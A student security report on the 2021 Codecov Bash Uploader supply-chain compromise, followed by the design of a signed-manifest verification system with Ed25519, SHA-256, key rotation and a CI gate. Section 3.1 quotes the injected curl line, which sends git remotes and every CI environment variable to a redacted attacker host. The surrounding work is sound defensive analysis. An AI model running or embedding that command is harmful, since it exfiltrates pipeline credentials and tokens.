

BMS INSTITUTE OF TECHNOLOGY AND MANAGEMENT

Autonomous Institute under VTU, Belagavi, Karnataka - 590 018

Yelahanka, Bengaluru, Karnataka - 560 119



Information and Network Security (BCS701) CCA Report

On

**“Cryptographically Verified Software Supply Chain for Preventing Codecov-Style
Supply-Chain Attacks”**

BACHELOR OF ENGINEERING

in

INFORMATION SCIENCE AND ENGINEERING

by

NAME

USN

Under the Guidance of

Prof. Sonnegowda K

Assistant Professor

DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING

Avalahalli, Yelahanka, Bengaluru, Karnataka -560119

2025-26

Evaluation Sheet

Name	USN	Problem Understanding & Requirements	Design & Implementation	Security Analysis Testing	Innovation & Application Relevance	Documentation & Presentation	Total
		3	9	2	2	4	20

Content	Page No.
1. Introduction.....	1
2. Abstract.....	4
3. Problem Statement.....	5
4. System Requirements.....	8
5. Design and Implementation.....	10
6. Security Analysis.....	20
7. System Testing.....	22
8. Innovation and Application Relevance.....	26
9. Conclusion.....	28
10. References.....	30

CHAPTER 1

INTRODUCTION

1.1 Background

Modern software is assembled from many parts: source code, open-source libraries, build tools, CI/CD services and third-party scripts that run inside build pipelines. Every link in this **software supply chain** runs with some privilege. A CI job usually holds deployment keys, cloud credentials and API tokens as environment variables. If any tool that runs in that job is replaced with a malicious version, the attacker inherits all of those secrets without ever touching the victim directly.

This report studies a documented incident of exactly this type, the **2021 Codecov Bash Uploader compromise** [1]. It analyses the threats and vulnerabilities involved, then designs, implements and tests a **Cryptographically Verified Software Supply Chain**: a working prototype in which customers automatically refuse to run any vendor artifact whose integrity and authenticity cannot be proven cryptographically.

1.2 Organisation and Sector

Codecov is a software-as-a-service provider in the **software development tooling (DevOps) sector**. It measures code coverage, meaning which lines of a program are exercised by its automated tests. Customers integrate Codecov into their CI pipelines. After the tests run, a small uploader program sends the coverage report to Codecov. The most widely used integration was the **Bash Uploader**, a shell script that pipelines typically downloaded from Codecov's servers and executed on every build. Other integrations (the Codecov GitHub Action, CircleCI Orb and Bitrise Step) used the same script [1]. Public reporting at the time put the customer base at more than 29,000 organisations [2].

1.3 Incident Context and Date

Table 1.1: *Incident summary*

Attribute	Details (documented)
Organisation	Codecov (code-coverage SaaS, DevOps tooling)
Incident type	Software supply-chain compromise: unauthorised modification of a distributed script
Compromised component	Bash Uploader script, plus integrations that used it (GitHub Action, CircleCI Orb, Bitrise Step)
Period of compromise	Periodic unauthorised alterations beginning 31 January 2021 [1]
Detection	1 April 2021 , after a customer reported that the checksum of the downloaded script did not match the published one [1]

Attribute	Details (documented)
Public disclosure	15 April 2021 [1]
Initial access	An error in Codecov's Docker image creation process allowed the actor to extract a credential (an HMAC key for a Google Cloud Storage service account) able to modify the uploader [1]
Impact	Credentials, tokens and keys present in affected customers' CI environments, and git remote URLs, could be sent to a third-party server [1]. Downstream organisations had to rotate secrets. HashiCorp, for example, disclosed that a GPG private key used to sign its release checksums was exposed and rotated it [3].

1.4 Security Requirements Violated

The incident violated several security goals at once. The primary failure was **integrity combined with authentication**: customers had no automatic, cryptographic way to confirm that the script they ran was the one Codecov intended to publish.

Table 1.2: *Security requirements violated*

Requirement	How it was violated
Integrity (primary)	The distributed uploader was modified; one added line changed its behaviour, and customers executed it unmodified.
Authentication / authenticity	Nothing proved that the script came from Codecov's release process rather than from someone holding a storage credential.
Confidentiality	Environment variables (CI secrets, tokens, keys) and git remote URLs from customer pipelines were sent to a third-party server.
Non-repudiation / accountability	There was no signed, tamper-evident record binding each published version to an authorised release, so tracing which content was served when was difficult.
Availability (secondary)	Thousands of organisations had to rotate credentials and audit their pipelines, disrupting normal operations.

1.5 Objectives

- Analyse the documented Codecov incident: attack vector, timeline, vulnerabilities and violated requirements.
- Design a supply-chain security architecture in which a customer verifies **both** that an artifact is unmodified **and** that a trusted vendor release process authorised it.
- Implement a working prototype: SHA-256, Ed25519 signatures, a signed manifest, provenance, key management with rotation and revocation, TLS 1.3 distribution, RBAC/MFA-protected signing, a CI/CD security gate and a tamper-evident audit log.
- Safely simulate the Codecov-style attack and related attacks (unauthorised key, stolen key, replay, registry compromise) and show that each is blocked.
- Validate the system with automated tests and measurements (detection rate, false-acceptance rate, verification time).

1.6 Organisation of the Report

Chapter 2 gives the abstract. Chapter 3 describes the incident and states the problem. Chapter 4 lists the security, functional and platform requirements. Chapter 5, the core of the work, presents the design and implementation. Chapter 6 analyses security with a STRIDE threat model. Chapter 7 reports testing and validation. Chapter 8 discusses innovation and real-world relevance. Chapter 9 concludes with limitations and future work, and Chapter 10 lists references. Throughout the report, *documented facts* about the incident are kept distinct from the *proposed student solution*.

CHAPTER 2

ABSTRACT

In 2021 an attacker obtained a cloud-storage credential through an error in Codecov's Docker image build process. With it, the attacker modified Codecov's Bash Uploader, a script that thousands of organisations downloaded and executed inside their CI/CD pipelines. The one-line change sent every environment variable (typically deployment keys and API tokens) and the repository's git remotes to an external server. The script was served from the genuine domain over HTTPS for about two months. It was noticed only when one customer compared its checksum by hand with the published value.

This work designs and implements a **Cryptographically Verified Software Supply Chain** that makes this class of attack fail automatically. The vendor pipeline builds the artifact and runs security tests that reject exfiltration patterns. It then computes a **SHA-256** fingerprint, records build **provenance**, and signs both the artifact and a **signed manifest** with **Ed25519**. Signing happens in a signing service that requires a release-manager role and a time-based one-time password (MFA). Release keys are governed by a **root-signed trust policy** that supports rotation, revocation, revoked versions and minimum versions. Artifacts are distributed over **TLS 1.3**. On the customer side, a **CI/CD security gate** runs ten independent checks: trust policy, manifest schema, signer authorisation, key status, manifest signature, SHA-256, artifact signature, version status (anti-replay), provenance and policy. It then either deploys or blocks and raises a security event. Every signing operation and decision is appended to a **hash-chained audit log**.

The prototype is written in Python with the PyCA *cryptography* library. It passes 25 automated tests and 14 attack scenarios, including the original Codecov-style modification, a forged manifest, attacker and impersonated keys, a stolen key, replay of old or revoked versions, and a compromised registry. All 1,000 randomly tampered artifacts were rejected, a false-acceptance rate of 0%. A complete verification takes about 2.2 ms. The results show that legitimate software is verified and deployed, while tampered software is detected and blocked.

Keywords: software supply-chain security, Codecov, digital signatures, Ed25519, SHA-256, TLS 1.3, key management, provenance, CI/CD security gate, STRIDE.

CHAPTER 3

PROBLEM STATEMENT

3.1 Incident Description

According to Codecov's security update [1], from 31 January 2021 a third party periodically made unauthorised changes to the Bash Uploader script. The actor gained access through an error in Codecov's Docker image creation process. That error allowed extraction of the credential needed to modify the script: an HMAC key for a Google Cloud Storage service account. The modified script collected information from customers' CI environments and sent it to a server outside Codecov's infrastructure. The widely reported injected line had the following form (IP address redacted):

```
curl -sm 0.5 -d "$(git remote -v)<<<<< ENV $(env)" http://<attacker-ip>/upload/v2 || true
```

This single line sends the repository's git remote URLs and the complete environment of the CI job (`$(env)`) to the attacker. It uses a 0.5-second timeout and `|| true`, so the build never fails and nothing looks unusual. Because the file was served from Codecov's genuine download location over valid HTTPS, customers had no signal that anything was wrong. On 1 April 2021 a customer noticed that the checksum of the script they downloaded differed from the one published in Codecov's GitHub repository and reported it. Codecov then remediated the script, rotated credentials and disclosed the incident on 15 April 2021, advising affected customers to rotate all credentials exposed to their CI environments [1]. Follow-on disclosures by downstream companies, such as HashiCorp's GPG signing key exposure [3], show how a single compromised tool fans out across the ecosystem.

3.2 Timeline of the Attack

Table 3.1: *Timeline of the Codecov incident*

Date	Event (documented)
Before 31 Jan 2021	A credential allowing modification of the uploader is exposed through an error in the Docker image creation process [1].
31 Jan 2021	First unauthorised alteration of the Bash Uploader; further periodic alterations follow [1].
Feb to Mar 2021	Customers' pipelines download and run the modified script; CI environment data is sent to a third-party server [1].
1 Apr 2021	A customer reports a checksum mismatch between the downloaded script and the value published on GitHub; investigation begins [1].
15 Apr 2021	Public disclosure; customers told to rotate credentials, tokens and keys exposed to CI [1].

Date	Event (documented)
Apr 2021 onwards	Downstream disclosures and investigations, e.g. HashiCorp rotates its release-signing GPG key [3]; press reports of wider impact [2].

3.3 Attack Vector




Figure 3.1: Attack flow of the documented Codecov incident

The attack chain has four stages: (1) **credential exposure** through a build artifact (Docker image); (2) **unauthorised modification** of the released artifact in cloud storage using that credential; (3) **trusted distribution**, where the modified file is served from the vendor's own domain over HTTPS; and (4) **execution with privilege** inside customers' CI, where the script can read every secret in the environment.

3.4 Vulnerabilities Exploited

Table 3.2: Vulnerabilities exploited in the incident

ID	Vulnerability	Consequence
V1	Secret material recoverable from a published build artifact (Docker image)	Attacker obtains a working cloud credential
V2	Possession of a storage credential was enough to change a production release; no separation between storing and releasing	Release integrity depends on one secret
V3	Consumers executed the downloaded script without mandatory cryptographic verification (e.g. <code>curl ... bash</code>)	Tampering is invisible to customers
V4	Checksums were not bound to a vendor signature and checking was manual and optional	A hash that can be replaced or ignored gives no authenticity
V5	The script ran with access to every CI secret (excessive privilege)	One malicious line exposes all credentials
V6	No tamper-evident release log or monitoring of release content	Compromise persisted for about two months

3.5 Why TLS and a Published Checksum Were Not Enough

HTTPS/TLS authenticates the **server** and protects bytes **in transit**. It says nothing about whether the file stored on that server is the one the vendor's release process produced. In the Codecov case the malicious file sat on the legitimate server, so TLS delivered it perfectly. A published checksum only helps if (a) the customer actually checks it on every run and (b) the checksum itself is authentic. An attacker who can replace a file can often replace a checksum

stored next to it. **Hashing gives integrity relative to a reference value; only a digital signature, verified with a trusted public key, gives authenticity.**

3.6 Problem Statement

Design and implement a mechanism by which a software customer's CI/CD pipeline automatically and cryptographically verifies, before execution or deployment, that a vendor artifact (i) is bit-for-bit identical to what the vendor's authorised release process produced, (ii) was signed by a currently trusted, non-revoked vendor key, (iii) is not an old or revoked version replayed by an attacker, and (iv) was built by an approved builder from an approved source. Any failure must stop the pipeline, raise a security event and be recorded in a tamper-evident log, even if the distribution server or network is compromised.

3.7 Scope and Assumptions

- The **distribution infrastructure (registry, CDN, network) is untrusted**: the attacker may modify any file on it, exactly as in the incident.
- The vendor's signing keys are protected by a signing service (HSM/KMS in production); key theft is analysed as a separate threat (Chapter 6).
- Customers obtain the vendor's root public key once through an authentic out-of-band channel.
- The demonstration is fully local and safe: it never contacts Codecov or any external system, and the tampered script is never executed.

CHAPTER 4

SYSTEM REQUIREMENTS

4.1 Security Requirements

Table 4.1: *Security requirements*

ID	Security requirement	Addresses	Mechanism
SR1	Detect any modification of a released artifact	V3, V4	SHA-256 in signed manifest + Ed25519 artifact signature
SR2	Accept only artifacts authorised by the vendor's release process	V2, V4	Ed25519 manifest signature, keys from root-signed trust policy
SR3	A storage or CI credential alone must not be enough to publish a trusted release	V1, V2	Signing service with RBAC + TOTP MFA; HSM/KMS concept
SR4	Private signing keys never distributed and protected at rest	V1	Encrypted PKCS#8 (0600), signing-service-only access
SR5	Compromised keys and vulnerable versions can be invalidated	Key theft, replay	Key rotation / revocation, revoked-version list, minimum version
SR6	Old or revoked releases cannot be replayed	Replay	Anti-rollback state, trust-policy version and expiry
SR7	Provenance: artifact must come from an approved builder and repository	Build compromise	Signed provenance bound to artifact hash
SR8	Secure transport	MITM	TLS 1.3 only, CA-validated certificate
SR9	Verification is automatic and fail-closed in CI/CD	V3	Security gate: exit code 1 blocks the pipeline
SR10	Tamper-evident accountability for every signing and verification	V6, repudiation	SHA-256 hash-chained SQLite audit log
SR11	Malicious exfiltration code is not released or deployed	V5	Static security tests at build time and in the customer gate

4.2 Functional Requirements

- **FR1** Build the artifact, run security tests, compute its SHA-256 and generate provenance.
- **FR2** Sign the artifact and a manifest (artifact, version, sha256, algorithms, signer, key_id, timestamp, provenance).
- **FR3** Manage keys: generate, rotate, revoke, publish a root-signed trust policy, export the root public key.
- **FR4** Serve artifacts over HTTPS with TLS 1.3 and download them in the customer pipeline.
- **FR5** Verify every artifact and return PASS or a specific failure status (HASH_MISMATCH, INVALID_SIGNATURE, UNAUTHORIZED_KEY, REVOKED, REPLAY_BLOCKED, INVALID_MANIFEST, INVALID_PROVENANCE, INVALID_TRUST_POLICY, POLICY_VIOLATION).
- **FR6** Deploy or block, raise security events, and record everything in the audit log and dashboard.

- **FR7** Simulate the attacks safely and provide automated tests.

4.3 Non-functional Requirements

- **Performance:** verification must add negligible time to a CI run (target under 50 ms for typical artifacts).
- **Reliability:** zero false acceptances of tampered artifacts in controlled tests, and a fail-closed default.
- **Portability:** pure Python 3.10+ with a single cryptographic dependency; runs on Linux, macOS and Windows.
- **Usability:** one command per step, clear reports, and exit codes that plug into any CI system.
- **Maintainability:** modular vendor, distribution, customer and audit components; policy in JSON.

4.4 Hardware and Software Requirements

Table 4.2: *Hardware and software requirements*

Item	Requirement
Processor / RAM	Any x86-64 or ARM64 CPU; 4 GB RAM or more
Operating system	Linux, macOS or Windows 10/11
Language / runtime	Python 3.10 or later
Cryptography	PyCA cryptography (Ed25519, X.509, ECDSA P-256 for TLS certificates, PKCS#8 encryption); hashlib SHA-256; ssl (OpenSSL) TLS 1.3
Storage	SQLite 3 (audit log), JSON (manifests, trust policy, policies)
Testing	pytest; GitHub Actions workflow for CI
Documentation	Graphviz (diagrams), matplotlib (charts)

CHAPTER 5

DESIGN AND IMPLEMENTATION

This chapter presents the proposed security mechanism, the core of the work. Each component is described with **what it does** and **why it exists**, that is, which vulnerability from Chapter 3 it removes.

5.1 Design Principles

- **Verify, don't trust the channel:** the registry and network are assumed hostile, so trust comes only from signatures checked against a pinned root key.
- **Integrity AND authenticity:** SHA-256 proves the bytes match; Ed25519 proves who approved them. Both are required.
- **Separation of duties / least privilege:** storing or building an artifact does not grant the ability to release it; signing needs a role, MFA and a protected key.
- **Defence in depth:** build-time security tests, signatures, key status, version policy, provenance and a customer-side content scan are independent layers.
- **Fail closed:** any error, missing field or unverifiable item results in BLOCK, never in a silent deploy.
- **Accountability:** every security-relevant action is written to a tamper-evident log.

5.2 Security Architecture




Figure 5.1: Security architecture of the Cryptographically Verified Software Supply Chain

The architecture (Figure 5.1) has three trust zones. The **vendor zone** contains the developer, the protected source repository, an isolated CI build, security testing, SHA-256 and

provenance generation, and the signing service (HSM/KMS concept) that emits the signed manifest. The **distribution zone** (artifact registry and TLS 1.3 channel) is treated as untrusted: it carries signed objects only. The **customer zone** holds the pinned root public key, the verification engine and the security gate that decides DEPLOY or BLOCK. All zones write to the hash-chained audit log.

5.3 Component Responsibilities

Table 5.1: *Components and their security purpose*

Component (module)	Responsibility	Security reason
Secure build (vendor/build.py)	Security tests, packaging, SHA-256, provenance	Malicious code is never signed; provenance ties the artifact to its source and builder
Access control (vendor/access_control.py)	RBAC roles and TOTP MFA	A leaked token or password cannot obtain a signature (fixes V1/V2)
Signing service (vendor/sign.py)	Only component that loads private keys; signs artifact and manifest	Mirrors an HSM/KMS Sign API; keys never leave
Key manager (vendor/key_manager.py)	Generation, encrypted storage, rotation, revocation, root-signed trust policy	Limits the damage and lifetime of a key compromise
TLS registry (distribution/tls_registry.py)	HTTPS registry, TLS 1.3 only, local CA	Blocks network MITM and protocol downgrade
Verifier (verifier/verify.py, manifest.py, policy.py)	Ten independent checks with a full report	Customer proves integrity, authenticity and authorisation
Security gate (ci/security_gate.py)	DEPLOY or BLOCK, security events, continuous pipeline	Enforcement is automatic and fail-closed
Audit log (audit/audit_logger.py)	SQLite log with SHA-256 hash chain	Tamper-evident record of signing and decisions (fixes V6)
Dashboard (dashboard/)	HTML view of decisions and chain integrity	Operator and auditor visibility

5.4 Cryptographic Design

5.4.1 SHA-256: integrity fingerprint

SHA-256 (FIPS 180-4 [4]) maps an artifact of any size to a 256-bit digest. Finding two different files with the same digest is computationally infeasible (about 2^{128} work for a collision), so a single changed bit gives a completely different digest. The vendor computes the digest at build time and stores it in the manifest; the customer recomputes it on the downloaded bytes and compares the two in constant time. **SHA-256 alone provides integrity relative to a reference value, not authentication:** anyone, including an attacker, can compute the SHA-256 of a malicious file and publish it.

5.4.2 Ed25519 digital signatures: authenticity and integrity

Ed25519 (EdDSA over Curve25519, RFC 8032 [5], approved in FIPS 186-5 [6]) is used for every signature. The vendor signs with a **private key** held only by the signing service. The customer verifies with the corresponding **public key**. A valid signature proves that the holder of the private key approved exactly these bytes: any change to the artifact or manifest makes verification fail, and nobody without the private key can produce a valid signature. Ed25519 was chosen because it offers about 128-bit security, 32-byte keys and 64-byte signatures, is fast, and is deterministic, so it cannot fail through a bad random number at signing time, a classic ECDSA pitfall. RSA-PSS with 3072-bit keys would be an acceptable alternative.

- **Vendor:** artifact → SHA-256 → manifest (+ provenance) → Ed25519 with private key → signatures.
- **Customer:** artifact + manifest + signatures + trusted public key → verification → accept or reject.
- **The private key is never distributed:** if customers held it, anyone who compromised any one customer could sign malware that every other customer would accept.

5.4.3 Why hashing alone is insufficient

In the Codecov scenario the attacker controlled the storage location. A checksum file stored next to the script can be replaced just as easily as the script, and if the checksum is correct for the malicious file, a hash-only check passes. With a signed manifest, the attacker must also forge an Ed25519 signature under a key listed in the root-signed trust policy, which is infeasible without the vendor's private key.

5.4.4 Domain separation and canonical encoding

Every signature is computed over a context prefix plus the message: SSCS-v1/artifact, SSCS-v1/manifest or SSCS-v1/trust-policy. A signature created for one purpose can therefore never be replayed as a valid signature for another. JSON objects are signed in **canonical form** (sorted keys, no whitespace, UTF-8), so the signed bytes are identical on every platform.

5.4.5 TLS 1.3 versus digital signatures

TLS 1.3 (RFC 8446 [7]) protects the **channel**: server authentication with a CA-validated certificate, forward-secret ECDHE key exchange and AEAD encryption such as TLS_AES_256_GCM_SHA384. It stops a network man-in-the-middle and downgrade attacks. However, **TLS cannot guarantee that an artifact was not maliciously modified before**

transmission. Digital signatures protect the **object** end to end and keep working even when the registry or CDN is compromised. The design uses both.




Figure 5.2: Vendor signing and customer verification flow

Table 5.2: Cryptographic primitives and their purpose

Primitive	Used for	Security property
SHA-256	Artifact digest, provenance digest, audit hash chain	Integrity / fingerprint
Ed25519	Artifact, manifest and trust-policy signatures	Authenticity, integrity, non-repudiation
TLS 1.3 (ECDHE + AES-GCM)	Registry download	Channel confidentiality, integrity, server authentication
PKI: pinned root key → release keys	Trust establishment	Which signers are trusted
AES-256 (encrypted PKCS#8)	Private keys at rest (prototype)	Key confidentiality (HSM/KMS in production)
HMAC-SHA1 TOTP (RFC 6238)	MFA for release signing	Second authentication factor

To avoid common misconceptions, the design does **not** claim that hashing provides authentication, that TLS alone prevents malicious vendor artifacts, or that encrypting an artifact would prove who produced it. AES is used only where confidentiality is needed: protecting stored keys.

5.5 Signed Manifest

The manifest binds every security-relevant fact about a release under one signature. The example below is produced by the prototype (signatures and provenance shortened):

```
{
  "payload_type": "application/vnd.sscs.manifest.v1+json",
  "manifest": {
    "artifact": "secure-uploader", "version": "1.0.0",
    "filename": "secure-uploader-1.0.0.sh", "size": 1254,
    "sha256": "bdf8346562373e400cea24d3b130c8a4e3b44969da134b55ad0e7ad107c04bb",
```

```

    "algorithm": "SHA-256",                "signature_algorithm": "Ed25519",
    "signer": "Vendor Release Server",    "key_id": "ed25519:a12990cfe21cc2f0",
    "timestamp": "2026-09-25T18:02:33Z",
    "artifact_signature": "K1wmdYPKOL...",
    "provenance": { "source_repository": "...", "commit_id": "...", "build_id": "...",
                    "builder_identity": "vendor-secure-builder-01", "dependencies":
[...],
                    "security_tests": {"passed": true, ...}, "artifact_sha256":
    "bdf83..." },
    "provenance_sha256": "..."
  },
  "signatures": [ { "key_id": "ed25519:a12990cfe21cc2f0", "sig": "kc97VWun..." } ]
}

```

Because the signature covers the whole manifest, an attacker cannot change the hash, relabel an old version as new, swap the provenance, or claim a different key without invalidating it. The manifest therefore improves **traceability** (each deployed binary maps to exactly one build, commit, builder, key and time) and **verification** (all checks are driven by one authenticated document).

5.6 Key Management




Figure 5.3: Key-management design

A **two-tier hierarchy**, inspired by The Update Framework (TUF) [12], separates long-term trust from day-to-day signing. The **root key** is offline in production and signs only the *trust policy*. Customers pin its public key once. The **release keys** are online Ed25519 keys used by the signing service. The trust policy lists each release public key with its status, the revoked artifact versions and the minimum acceptable version. It carries a version number and a 30-day expiry and is signed by the root key. Management follows NIST SP 800-57 guidance [8].

Table 5.3: Key-management functions

Function	Implementation in the prototype	Production equivalent
Key generation	Ed25519PrivateKey.generate() (OS CSPRNG); key_id = ed25519: + first 16 hex of SHA-256(public key)	Generated inside HSM / cloud KMS
Private-key protection	PKCS#8 encrypted with AES-256 under a passphrase (SSCS_KEY_PASSPHRASE), file mode 0600, loaded only by the signing service	Non-exportable HSM/KMS key; IAM-restricted Sign API
Public-key distribution	Release keys in the root-signed trust policy; root public key pinned out-of-band	Same; root key fingerprint published in docs / package manager
Rotation	rotate(): old key becomes retired (valid only for releases signed before retirement), new key becomes active	Scheduled rotation (e.g. yearly)

Function	Implementation in the prototype	Production equivalent
Revocation	revoke(): key revoked, private key destroyed, new key issued; all artifacts it signed are rejected	Incident response playbook
Old-key invalidation	Retired keys cannot validate releases timestamped after retirement	Same
Version revocation	Revoked-version list and minimum version in the trust policy	Same
Audit	KEY_GENERATE, KEY_ROTATE, KEY_REVOKE, TRUST_POLICY_PUBLISH, SIGN_RELEASE (including denied attempts)	SIEM + transparency log

Why this matters for Codecov: the leaked credential in the incident could write to storage but could not have produced an Ed25519 signature, because signing requires the signing service (role + MFA + protected key). Even if a release key were stolen, publishing a new trust policy that revokes it invalidates every artifact signed with it within one policy update.

5.7 Build Provenance

Provenance (in the style of SLSA [10] and in-toto [13]) records how the artifact was made: source repository, commit ID, source SHA-256, build ID, build timestamp, builder identity, dependencies, security-test results and the artifact hash. It is embedded in the signed manifest, and its own SHA-256 is signed as well. The verifier checks that the provenance describes the same artifact hash and that builder and repository appear in the customer's approved lists. An artifact built on an attacker's machine, or from an unapproved repository, fails with INVALID_PROVENANCE even if other checks pass.

5.8 Access Control for Signing (RBAC + MFA)

Signing is a privileged operation. The signing service accepts a request only if the caller has the release-manager role **and** supplies a valid TOTP code (RFC 6238 [15], 30-second window, constant-time comparison). Developers can build but cannot sign; auditors can only read logs. Denied attempts are logged as UNAUTHORIZED_SIGNER. This addresses the root cause of the incident: a single leaked machine credential was enough to change a release.

5.9 Secure Distribution with TLS 1.3

The artifact registry is an HTTPS server whose TLS context sets `minimum_version = TLSv1_3`. A local certificate authority (ECDSA P-256) issues the server certificate for `localhost/127.0.0.1`, and the customer client trusts only that CA and also refuses anything below TLS 1.3. Tests confirm that TLS 1.3 is negotiated and that a TLS 1.2-only client is refused. They also confirm the key point of the design: **a tampered file served over perfectly valid TLS 1.3 is still blocked by the signature and hash checks.**

5.10 CI/CD Security Gate




Figure 5.4: Continuous supply-chain security gate (vendor pipeline to customer pipeline)

The gate is the enforcement point. It runs in the customer's pipeline before an artifact is used, and it returns exit code 0 (DEPLOY) or 1 (BLOCK), so it plugs into any CI system. The verification engine always evaluates all ten checks, so the report shows every problem at once. The primary status is the first failing check:

Table 5.4: Checks enforced by the security gate

#	Check	Blocks when	Status
1	Trust policy	Not signed by pinned root, expired, or older than one already seen	INVALID_TRUST_POLICY
2	Manifest schema	Missing or malformed field	INVALID_MANIFEST
3	Signer authorised	key_id not in the trust policy	UNAUTHORIZED_KEY
4	Key status	Key revoked, or retired key used after retirement	REVOKED
5	Manifest signature	Ed25519 verification fails	INVALID_SIGNATURE
6	SHA-256	Recomputed digest differs from manifest	HASH_MISMATCH
7	Artifact signature	Detached Ed25519 signature fails	INVALID_SIGNATURE
8	Artifact / version status	Version revoked, below minimum, older than deployed, or same version with a different digest	REVOKED / REPLAY_BLOCKED
9	Provenance	Provenance hash mismatch, different artifact, unapproved builder or repository	INVALID_PROVENANCE
10	Security policy	Disallowed algorithm, vendor tests failed, exfiltration pattern found, manifest too old	POLICY_VIOLATION

